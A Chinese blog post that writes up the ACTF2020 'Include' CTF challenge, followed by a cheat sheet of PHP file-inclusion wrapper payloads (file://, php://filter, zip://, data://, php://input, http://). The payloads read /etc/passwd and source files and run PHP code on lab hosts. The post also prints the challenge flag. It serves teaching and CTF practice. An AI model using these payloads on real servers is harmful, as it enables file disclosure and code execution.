day1-4[ACTF2020 新生赛]Include

原创

£仲夏☆如烟彡 于 2021-01-22 20:30:45 发布 31 收藏

分类专栏： web 文章标签： 安全

本文链接：https://blog.csdn.net/weixin_44074767/article/details/113000203

[ACTF2020 新生赛]Include

题目地址：https://buuoj.cn/challenges#[ACTF2020 新生赛]Include

tips

点进去看下

Can you find out the flag?

看到file想起了伪协议，然后去百度了一下

伪协议文件包含

1	file://	访问本地文件系统
2	http://	访问 HTTPs 网址
3	ftp://	访问 ftp URL
4	Php://	访问输入输出流
5	Zlib://	压缩流
6	Data://	数据
7	Ssh2://	security shell2
8	Expect://	处理交互式的流
9	Glob://	查找匹配的文件路径


然后试了下

///etc/passwd 别说还成了。

root:x:0:0:root:/root:/bin/ash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/nologin adm:x:3:4:adm:/var/adm:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/var/mail:/sbin/nologin news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin operator:x:11:0:operator:/root:/sbin/nologin man:x:13:15:man:/usr/man:/sbin/nologin postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin ftp:x:21:21::/var/lib/ftp:/sbin/nologin sshd:x:22:22:sshd:/dev/null:/sbin/nologin at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin games:x:35:35:games:/usr/games:/sbin/nologin cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin ntp:x:123:123:NTP:/var/empty:/sbin/nologin smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin www-data:x:82:82:Linux User,,,:/home/www-data:/sbin/nologin nginx:x:100:101:nginx:/var/lib/nginx:/sbin/nologin

使用php伪协议看下源码

/?file=php://filter/read=convert.base64-encode/resource=flag.php



PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7ZTBlY2JiYjMtZDQ1MS00MjI4LThmNmYtZWYzYTgyZWE3NGJkfQo=

用base64解一下

```
<?php
echo "Can you find out the flag?";
//flag{e0ecbbb3-d451-4228-8f6f-ef3a82ea74bd}
```

```
PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7ZTBlY2JiYjMtZDQ1MS00MjI4LThmNmYtZWYzYTgyZWE3NGJkfQo=
```

拿到了flag

flag{e0ecbbb3-d451-4228-8f6f-ef3a82ea74bd}

相关参考：

伪协议文件包含

```
file://  访问本地文件系统
http://  访问 HTTPs 网址
ftp://  访问 ftp URL
Php://  访问输入输出流
Zlib://  压缩流
Data://  数据
Ssh2://  security shell2
Expect://  处理交互式的流
Glob://  查找匹配的文件路径
```

伪协议后文件必须是绝对路径

file

条件：allow_url_fopen: off/on allow_url_include: off/on

```
Linux ： http://127.0.0.1/FI/LFI.php?file=file:///etc/passwd  绝对路径
Windows ： http://192.168.6.128:8001/vulnerabilities/fi/?page=file:///C:\DVWA-master\vulnerabilities\fi\1.txt  绝对路径
```

php

```
php://伪协议，主要为php://input与php://filter
php://input：将POST输入流当做PHP代码执行。其只受  allow_url_include参数的影响，allow_url_fopen开关与此伪协议无关。

php://filter伪协议：不受  allow_url_fopen与allow_url_include参数的影响

http://192.168.6.128:8001/vulnerabilities/fi/?page=php://filter/resource=./1.txt  相对路径
http://192.168.6.128:8001/vulnerabilities/fi/?page=php://filter/resource=file:///C:\DVWA-master\vulnerabilities\fi\1.txt  绝对路径
http://127.0.0.1/FI/LFI.php?file=php://filter/resource=file:///etc/passwd

此协议主要用于读取php源代码时会用到
http://192.168.6.128:8001/vulnerabilities/fi/?page=php://filter/read=convert.base64-encode/resource=./1.txt  以base64编码将文件内容输出
```

zip

```
条件：allow_url_fopen: off/on  allow_url_include: off/on
 1 、现将要执行 php 代码写好并且命名为 a.txt，将 a.txt 进行 zip 压缩，命名为 a.zip，如果可以上传 zip 文件便直接上传，如若不能可将 a.zip 命名为 a.jpg 上传；
 2 、将 a.php 直接压缩成 a.bz2

http://127.0.0.1/LFI.php?file=zip://D:/phpstudy/PHPTutorial/WWW/a.zip%23a.txt
http://127.0.0.1/FI/LFI.php?file=zip://D:/phpstudy/PHPTutorial/WWW/a.jpg%23a.txt
```

phar

```
条件：allow_url_fopen: off/on   allow_url_include: off/on  php 版本大于等于php5.3.0
```

```
1
```

data

```
allow_url_fopen: on    allow_url_include: on

http://10.1.1.1:8090/vuln/fi/?page=data://test/plain,<?php phpinfo();?>
http://10.1.1.1:8090/vuln/fi/?page=data://test/plain;base64,PD9waHAgcGhwaW5mbygpPz4=
```

input

```
条件：allow_url_fopen:off/on allow_url_include：on

http://127.0.0.1/LFI.php?file=php://input
 用post方式提交这个数据 <?php phpinfo()?>
```

http

```
allow_url_fopen与allow_url_include同时开启。缺一不可

http://localhost/test.php?file=http://www.baidu.com
```